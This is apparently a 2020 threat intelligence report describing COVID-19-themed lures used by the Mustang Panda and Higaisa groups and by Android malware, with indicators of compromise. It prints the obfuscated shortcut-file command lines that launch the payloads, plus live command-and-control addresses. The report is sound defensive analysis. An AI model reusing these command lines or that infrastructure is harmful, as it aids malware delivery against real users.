
COVID-19 Themes Are Being Utilized by Threat Actors of Varying Sophistication

By Anomali Threat Research

Archived: 2026-04-05 12:41:00 UTC

Threat actors are utilizing the global spread of COVID-19 (Coronavirus) to conduct malicious activity. As the world responds to this threat in various ways, actors are attempting to use the chaos to their advantage.



Authored by: Gage Mele, Parthiban R., and Tara Gould

The Tactics, Techniques and Procedures (TTPs) Are Known but the Content Is Coronavirus-Themed

Overview

Threat actors are utilizing the global spread of COVID-19 (Coronavirus) to conduct malicious activity. As the world responds to this threat in various ways, actors are attempting to use the chaos to their advantage. COVID-19 is being weaponized for scare tactics by threat actors for conducting malicious activity utilizing different Tactics, Techniques, and Procedures (TTPs). While the majority of observations made by Anomali Threat Research (ATR) are commodity (purchasable and widely distributed) campaigns and malware. ATR identified that the Higaisa and Mustang Panda Advanced Persistent Threat (APT) groups have been utilizing Coronavirus-themed lures in their campaigns.

In addition to machine-targeted campaigns, ATR also identified COVID-19-themes targeting Android mobile devices. One of the samples is utilizing a fully functional Coronavirus infection-tracking application while the SpyNote Remote Access

Trojan (RAT) runs in the background. Another is a phishing campaign that uses a fake Adobe Flash update and COVID-19 related URLs to install the Cerberus banking trojan. While some of these malware are commodity and may be more obvious malicious attempts, actors will likely continue to abuse these themes to install various malware families, some of which will be discussed below.

Details

The current activity being reported on open sources consists of threat actors using COVID-19 as part of phishing campaigns, both in email subject and content as well as attachments.[1] These kind of virus-themed campaigns began almost immediately after the 41 cases of COVID-19 were reported on by the World Health Organization on December 31, 2019.[2] By January and February 2020, Coronavirus-themed lures were widespread with assistance from the Emotet botnet.[3] The malware used in these campaigns can vary because many distribution methods are offered for purchase and utilized by numerous actors, however, there have been some instances of Advanced Persistent Threat (APT) actors attempting to capitalize on the COVID-19 outbreak.

In mid-March 2020, Check Point Research published their findings regarding a campaign targeting the Mongolian public sector utilizing Coronavirus-themed lure documents.[4] This RTF activity also coincides with RTF activity identified by ATR.[5] APTs frequently use relevant themes as lures, and ATR has also identified such groups attempting to capitalize on Coronavirus-related events.

APT Activity

ATR observed a campaign beginning in late February through mid-March 2020, that we believe is being conducted by the China-based APT group, Mustang Panda. The group is utilizing decoy documents related to COVID-19 to target Taiwan and Vietnam. Mustang Panda is continuing to use Cobalt Strike and PlugX RAT as their final payloads. This activity aligns with Mustang Panda TTPs previously identified by ATR.[6]

Lure Documents

Document title - 02-21-1.docx

Hash - 6d994c64c17ce50cbb333c8b4bcbd8e0

Chen Chien-jen Facebook Discussion
Figure 1 *- Chen Chien-jen Facebook Discussion*

The document file above is describing a post on Facebook written by Chen Chien-jen, current Vice President of the Republic of China and former Vice President of Taiwanese research institution, Academia Sinica. The post discusses community transition [of Coronavirus] and the United States' (US) Centers for Disease Control (CDC) listing of countries for it, specifically Taiwan. Taiwan's Foreign Ministry subsequently demanded removal from said listing.

Document title - 03-01-1.docx

Hash - 7f0a1bdde14ea1f3085b43bdadcfb146

COVID-19 Questions
Figure 2 *- COVID-19 Questions*

Figure 2 contains text that was translated to English, likely from Chinese due to Mustang Panda being China-based, because of the spelling and grammar errors that would be uncommon for a native speaker. The text poses questions about neutralizing COVID-19 with varying levels of sophistication.

Document title - Chi Thi cua thu tuong nguyen xuan phuc.doc

Hash - 13d61974d2db537bdb0504cfc53b74a7

Vietnamese Government Meeting Article from March 3, 2020
Figure 3 *- Vietnamese Government Meeting Article from March 3, 2020*

The document in Figure 3 is an article discussing a meeting held by Vietnamese Prime Minister Nguyen Xuan Phuc that was held on March 3, 2020. Other government officials attending the meeting spoke of unity in these times and how approximately 3,000 have been placed in isolation and are under the care of the army. Other topics include overall Coronavirus prevention measures and updates on travel restrictions. The article is publicly available at www.cantho.gov[.]vn, and was likely taken by Mustang Panda from this source as observed by ATR in previous campaigns conducted by the group.

Technical Analysis

The above mentioned three RAR (compressed files) files each contain a Windows Shortcut (.lnk) file. The .lnk files being utilized by Mustang Panda typically contain an embedded HTA file with VBscript, once executed, will drop and open the decoy document while the malicious activity of the payload runs in the background. ATR observed PlugX and Cobalt Strike being delivered as the primary payloads throughout the campaign.

.lnk files

Table 1 *- .lnk file metadata*

FileMD5	LinkModifiedDate	FileSize	NameString	CommandLineArgs	NetBios Name
FC00964131A8C9407BA77484E724FC9D	7/14/2009 1:14	301568	02-21-1.lnk	/c f%windir:~-3,1%%PUBLIC:~-9,1% %x in (%temp%=%cd%) do f%windir:~-3,1%%PUBLIC:~-9,1% /f delims==" %i in ('dir "%x-21-1.lnk" /s /b') do start %TEMP:~-2	win-67od36i8f4
0F794D6C6646A260558E9D638AE060C9	7/14/2009 1:14	301568	03-01-1.lnk	/c f%windir:~-3,1%%PUBLIC:~-9,1% %x in (%temp%=%cd%) do f%windir:~-3,1%%PUBLIC:~-9,1% /f delims==" %i in ('dir "%x-01-1.lnk" /s /b') do start %TEMP:~-2	cia-at28--planc
A4B7FE08900074B6A103D2CF36730421	11/21/2010 3:24	302592	Chi Thi cua thu tuong nguyen xuan phuc.lnk	/c f%windir:~-3,1%%PUBLIC:~-9,1% %x in (%temp%=%cd%) do f%windir:~-3,1%%PUBLIC:~-9,1% /f delims==" %i in ('dir "%xChi Thi cua thu tuong nguyen xuan phuc.lnk" /s /b') do start %TEMP:~-2	win-gnhs1vcenr

Payload Analysis

Mustang Panda has used the well known adversary emulation tool called Cobalt Strike as the final payload for the following samples **02-21-1.lnk** and **03-01-1.lnk**. The group has utilized the malleable Command and Control (C2) feature in Cobalt Strike tool to mask the malicious traffic behind a legitimate DNS request to code.jquery.com. The samples mentioned above use 123.51.185[.]75 as their final C2.

Two notable changes from Mustang Panda previous campaigns identified by ATR are:

- Change in directory **C:UsersPublicMusic** where the payload is dropped
- Usage of the legitimate executable **tencentsoso.exe** that is used for DLL side loading

The sample **Chi Thi cua thu tuong nguyen xuan phuc.lnk** uses **PlugX** as its final payload. Once executed it drops three files in the directory **C:ProgramDataMicrosoft Malware Protectionydy**. The **unescapp.exe** is a legitimate executable that is signed by “ESET, spol. s r.o.” and it is being abused for DLL hijacking technique to execute http_dll.dll which decodes and loads the malicious payload http_dll.dat. Upon execution of the payload it reaches out to the C2 domain vietnam[.]zing[.]photos and it resolves to 104.160.44[.]85.

Dropped File Location
Figure 4 *- Dropped File Location*

ATR attributes this activity to Mustang Panda based on the TTPs, targeted countries, and usage of malware families that all have been previously attributed to the group.[7]

Higaisa Activity

Covid.pdf.lnk - 21a51a834372ab11fba72fb865d6830e

On March 15, 2020, ATR identified a malicious .lnk file that utilizes an infection chain similar to other known APT groups. This campaign was found to use C2 infrastructure that overlaps with the Korea-based APT group, Higaisia. The lure document, dropped by the .lnk file, was downloaded from the World Health Organization website, and is likely being used to target English-speaking individuals and entities.

The .lnk uses a multi stage process to deliver a decory PDF document (Figure 5) and the final payload PlugX and it reaches out to C2 motivation[.]neighboring[.]site and it resolves to 69.172.75[.]223. PlugX is a Remote Access Trojan (RAT) that is commonly used by China-based threat actors.




***Figure 5** - World Health Organization Situation Report*

Technical Analysis

The .lnk file contains an embedded blob of base64 encoded content. Inspecting the .lnk metadata, it appears that the actor has modified them, for example the following fields have been tampered, creation time, Machine ID and MAC address as shown in Figure 6.


***Figure 6** - .lnk Metadata*

Upon execution of the .lnk file, the following commands were run in the background,

```
/c copy "20200308-sitrep-48-covid-19.pdf.lnk" %tmp%\g4ZokyumBB2gDn.tmp /y& for /r C:\Windows\System32\ %i in
```

The file cSi1r0uywDNvDu.tmp is a **Windows cabinet** (.cab) file. The contents of the cabinet file is shown in Figure 7 below.


***Figure 7** - Contents of Cabinet File*

The contents of the cabinet file are extracted using built in windows executable file **extract.exe** and they are renamed as shown in Figure 8.


***Figure 8** - Renamed Cabinet File Contents*

The JavaScript, **9sOXN6Ltf0afe7.js**, performs multiple operations like copying and renaming files, and it uses the living off the land technique to execute the VBscript file **WsmPty.xsl** using **cscript.exe**.[8] The VBscript is responsible for creating persistence and it executes the further payloads by abusing the legitimate executable **msostyle.exe**. Upon its execution it loads the file **oinfo12.ocx** (.dll) and it further loads and executes **wordcnvpxy.exe** (PlugX). The malware reaches out to the C2 URL motivation[.]neighboring[.]site/01/index.php.

Figure 9 and 10 below depicts the overlapping evidence, as mentioned above. The C2 IP, 69.172.75[.]223, was previously used by Higaisa and reported on in late February, 2020.[9]


***Figure 9** - Higaisa C2 Overlap*


***Figure 10** - Higaisa Sample Communication to IP (https://community.riskiq.com/search/69.172.75.223)*

Mobile Malware

APK title - Avist.apk

Hash - 107169ae6951a5cba57d2a0cd274e28fadf5c73d73e91a386f15cf4dc35edd38

This Android application is fully-functional and will update overall COVID-19 statistics as a normal application would. While the user installs the COVID-19 tracking application, the **SpyNote** RAT is downloaded in the background.


***Figure 11** - Installation Request*





***Figure 12** - Functional COVID-19 Application Appearance*

APK title - UpdateFlashPlayer_11_5_1.apk

Hash - F57a44bec2f7af2da443f068edb0a743f9625ac3a9d686393bacb8e72274b5de

The Android banking Trojan, Cerberus has been utilizing the attention around the Coronavirus outbreak as an opportunity to push their malware. Using various websites including **coronaviruscovid-19-information[.]com** and **covid19-info[.]online** (among others) to trick users into downloading the Cerberus trojan. Navigating to one of these websites prompts the visitor

to download Cerberus that masquerades as an Adobe Flash Player update. Once installed, Cerberus' primary objective is to steal financial information, however, the trojan can be manipulated depending on the actor's objective.


Coronavirus-related URL Prompting for Adobe Flash Player Update (Cerberus)
Figure 13 *- Coronavirus-related URL Prompting for Adobe Flash Player Update (Cerberus)*

IOCs

Domains / IPs/ URLs

104.160.44[.]85
123.51.185[.]75
69.172.75[.]223
vietnam[.]zing[.]photos
motivation[.]neighboring[.]site
http://vietnam.zing.photos:443/update?wd=df07d8ba
motivation[.]neighboring[.]site/01/index.php

Hashes

File Name	MD5 Hash
Http_dll.dat	0DE06292C0010A4E8F453806373E68D4
http_dll.dll	415591D11CF6AEB940AC92C904A1F26A
02-21-1.rar	A0D41E87BF259CE882C4977D79FA806A
03-01-1.rar	24AF885E38D7CA7912824F2470E5E6BE
Chi Thi cua thu tuong nguyen xuan phuc.rar	60C89B54029442C5E131F01FF08F84C9
02-21-1.lnk	FC00964131A8C9407BA77484E724FC9D
03-01-1.lnk	0F794D6C6646A260558E9D638AE060C9
Chi Thi cua thu tuong nguyen xuan phuc.lnk	A4B7FE08900074B6A103D2CF36730421
3UDBUTNY7YstRc.tmp	83D04F21515C7E6316F9CD0BB393A118
486AULMsOPmf6W.tmp	371E896D818784934BD1456296B99CBE
9sOXN6Ltf0afe7.js	4F8FF5E70647DBC5D91326346C393729
cSi1r0uywDNvDu.tmp	EEFEB76D26338E09958AAE5D81479178
MiZl5xsDRylf0W.tmp	C1D8966FA1BD7AEE41B2C4AD731407D3
oGhPGUDC03tURV.tmp	37f78b1ad43959a788162f560bdc9c79
Covid.pdf.lnk	21a51a834372ab11fba72fb865d6830e
Covid.zip	a89607c9515caeb1d784439a1ee1f208
Wordcnvpxy.exe	fd648c3b7495abbe86b850587e2e5431
20200308-sitrep-48-covid-19.pdf	FAF5EF01F4A9BF2ABA7EDE67DCC5A2D4
covid-19.jar	13c26ea1dc3a2fee403a7913f6f66c03
covid-precautions .exe	45a0797b74db206615e92050ecf7b31e
Basic_protection.pdf	c9184430cfd1e72ff9213e67f73b06c2
file2.exe	ec517204fbcf7a980d137b116afa946d
CoronaVirus_Video-11032020BRTORS2VYLLOC8NTR7DA79YIM6.vbs	0a648ccc4c7ce4f4315adc22878c49c2
Official communication by Ferribiella Italy-CORONAVIRUS 11.03.2020_EN.exe	405f2f6fa2077552fa848bb740bd5ffd
CORONA TREATMENT.doc	4efc395c3cd44646e2bfb9680932b811
logday.dll	4efc395c3cd44646e2bfb9680932b811

Coronavirus_disease_COVID-19__773315073441331.doc	8ff6621ecf76a5632dc7ca459f3e5a89
卫生部指令.docx	3519b57181da2548b566d3c49f2bae18
武汉旅行信息收集申请表.xlsm	b08dc707dcbc1604cfd73b97dc91a44c
POEA HEALTH ADVISORY re-2020 Novel Corona Virus.pdf.exe	f59c558d9b33a25ac8b32f495f6fd035
COVID-19_Tracker.exe	595149b8dcab35fde269a86d0bd74756
Avist.apk	660159f431b5f8ec8c4fed0298168d1a
https://covid19-info[.]online/UpdateFlashPlayer_11_5_1.apk	3382348f9618058dde3aacffcb34982e
Corona Virus Advice For Public_____pdf.exe	8a228725fe66ab52a62eb44687ad0680
St John of God Health Care (COVID-19) Notice.pdf	19fda4048f29fbf6e0c9e0a4b8bd0946
Download PDF File - Coronavirus Disease 2019 Controls scr	e7fab8e420dd74157bc4dcc5ab396dc8

Other Coronavirus-themed Hashes

a70a55e62c963d58817e5087fe9fe7e3
3a2438dd2c13c48ce7867a9ebefc9e5a
9ca4f31fb9707adc43d9b7e630b2cf26
fb525e13cb82ea91b9d7576e3078674c
dc0d41af833054bc8fd6fa3894fed188
a61ab959038859f3a185ab688271894c
e53ce7efb47a1ea67fa8df6621f2294b
98051bcea1ec152a80c6acaa4e46a069
f908dc8852f659dd43a8dc25f3d74c2e
62a5677e30343bc14078b97148d67036
71b3db4cf0a03c8650c140e023a06793
bb512de5decd3a2428407660ff57678c
2e1ea39e25dde32a9a36078ac59db814
1e85dd017cd9f9d856e5943e8824009e
3bc7a303e48a39b0582cb6aa888b6f49
e5ce3207e8e7019bd0f0963956267128
af5ce343c7e4c64319c658c87b85f9a6
002e017b97eda9eaae523a0a9a518d84
26b95d45df0744d11cf1d91f5629ba87
2d79034d853b32423b1e06c3f27bfc61
0fb5cc4ac25234239d291e40b47c98d3
fc20439e60e168f7bc5b1afd0a31e015
b0ef3735aaf9ea9de69848d7131c6942
a0045f26111de6b079dc0bffd5aef4e6
4b30f50d1a8f8c12bca8fd436c1469fd
b3f496ce13ff6fed1048399e1fc89403
7b4a3d320a888059a6328a61f21d9095
8bd336d4dcdc4f45a9a5c72d5791f6a8
55879cddb0e18c34aaa992d24690e0e7
320cde0e1b34e03f0ea393a0483b6798

Conclusion

Threat actors are opportunistic and will continuously update themes of their malicious campaigns in whichever way they believe will increase the chances of completing an objective. Commodity malware will change to whatever themes are relevant to the current period in time. As discussed in this report, threat actors are still utilizing TTPs known about and discussed in the security community, it is only the content of social engineering documents that has changed.

The Coronavirus effect is world-wide and increasingly affecting individuals in real life and online. We hope everyone is doing their best to stay safe during these times. Additional information on the Coronavirus can be found on the following websites:

- https://www.cdc.gov/coronavirus/2019-ncov/index.html
- https://www.gov.uk/guidance/coronavirus-covid-19-information-for-the-public

Endnotes

[1] CISA, “Defending Against COVID-19 Cyber Scams,” US-CERT, accessed March 17, 2020, published March 6, 2020, https://www.us-cert.gov/ncas/current-activity/2020/03/06/defending-against-covid-19-cyber-scams; Insikt Group, “Capitalizing on Coronavirus Panic, Threat Actors Target Victims Worldwide,” Recorded Future, accessed March 17, 2020, published March 12, 2020, https://go.recordedfuture.com/hubfs/reports/cta-2020-0312-2.pdf.

[2] “Rolling updates on Coronavirus disease (COVID-19),” World Health Organization, accessed March 17, 2020, published March 18, 2020, https://www.who.int/emergencies/diseases/novel-coronavirus-2019/events-as-they-happen.

[3] Nick Biasini and Edmund Brumghin, “Threat actors attempt to capitalize on coronavirus outbreak,” Cisco Talos Blog, accessed March 17, 2020, published February 13, 2020, https://blog.talosintelligence.com/2020/02/coronavirus-themed-malware.html; “January 2020’s Most Wanted Malware: Coronavirus-themed spam spread malicious Emotet malware,” Check Point Blog, accessed March 17, 2020, published February 13, 2020, https://blog.checkpoint.com/2020/02/13/january-2020s-most-wanted-malware-coronavirus-themed-spam-spreads-malicious-emotet-malware/.

[4] “January 2020’s Most Wanted Malware: Coronavirus-themed spam spread malicious Emotet malware,” Check Point Blog.

[5] Anomali Threat Research Team, “Multiple Chinese Threat Groups Exploiting CVE-2018-0798 Equation Editor Vulnerability Since Late 2018,” Anomali Blog, accessed March 17, 2020, published July 3, 2019, https://www.anomali.com/blog/multiple-chinese-threat-groups-exploiting-cve-2018-0798-equation-editor-vulnerability-since-late-2018.

[6] Anomali Threat Research Team, “China-Based APT Mustang Panda Targets Minority Groups, Public and Private Sector Organizations,” Anomali Blog, accessed March 17, 2020, published October 7, 2019, https://www.anomali.com/blog/china-based-apt-mustang-panda-targets-minority-groups-public-and-private-sector-organizations.

[7] Anomali Threat Research Team, “China-Based APT Mustang Panda Targets Minority Groups, Public and Private Sector Organizations,” Anomali Blog.

[8] “/ winrm.vbs,” Living Off The Land Binaries and Scripts (and also Libraries), accessed March 20, 2020, https://lolbas-project.github.io/lolbas/Scripts/Winrm/.

[9] “Higaisa” Recent Attack Activity Report,” Tencent Security Threat Intelligence Center, accessed March 18, 2020, published February 27, 2020, https://s.tencent.com/research/report/895.html.

Iran’s IRGC Names Western Tech Giants as “Legitimate Targets”: What CISOs Must Do Now

When 766 Systems Fall in 24 Hours: The Threats Bearing Down on State Government Networks

The Iran Cyber Threat Machine Isn’t Slowing Down — Here’s What CISOs Need to Know Now

---

Source: https://www.anomali.com/blog/covid-19-themes-are-being-utilized-by-threat-actors-of-varying-sophistication